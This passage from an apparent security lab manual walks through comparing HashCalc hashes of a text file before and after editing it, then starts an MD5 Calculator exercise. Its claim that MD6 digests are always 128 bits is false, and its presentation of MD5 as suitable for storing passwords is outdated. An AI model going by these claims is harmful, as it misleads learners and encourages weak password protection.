
9. The calculated hash values of the **Test.txt** file appears, as shown in the screenshot.



10. Minimize the **HashCalc** window, navigate to **Desktop**, and double-click the **Test.txt** file to open it. Modify the file content by writing some text (here, **Modified File ...!!!**) and press **Ctrl+S** to save it. Close the text file.



11. Click **Search** icon () on the **Desktop**. Type **HashCalc** in the search field, the **HashCalc** appears in the results, click **Open** to launch it.
12. A new **HashCalc** window appears, perform **Steps #6-9**
13. Now, maximize the first **HashCalc** window and place it beside the second **HashCalc** window. You can observe changes in the hash values of the text file (**Test.txt**) before and after the modification, as shown in the screenshot.



Note: In real-time, the HashCalc tool is used to check the integrity of a file where the changes in the hash values indicate that the file content has been modified.

14. This concludes the demonstration of calculating one-way hashes using HashCalc.
15. Close all open windows and document all the acquired information.

Task 2: Calculate MD5 Hashes using MD5 Calculator

MD2, MD4, MD5, and MD6 are message digest algorithms used in digital signature applications to compress documents securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest is always 128 bits.


The MD5 algorithm is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the

input. The MD5 algorithm is used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords.

MD5 Calculator is a simple application that calculates the MD5 hash of a given file, and it can be used with large files (e.g., multiple gigabytes). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 calculator can be used to check the integrity of a file.


Here, we will use the MD5 Calculator tool to calculate MD5 hashes.

1. In the **Windows 11** virtual machine, click **Search** icon () on the **Desktop**. Type **MD5 Cal** in the search field, the **MD5 Calculator** appears in the results, click **Open** to launch it.
2. The **MD5 Calculator** main window appears, as shown in the screenshot.

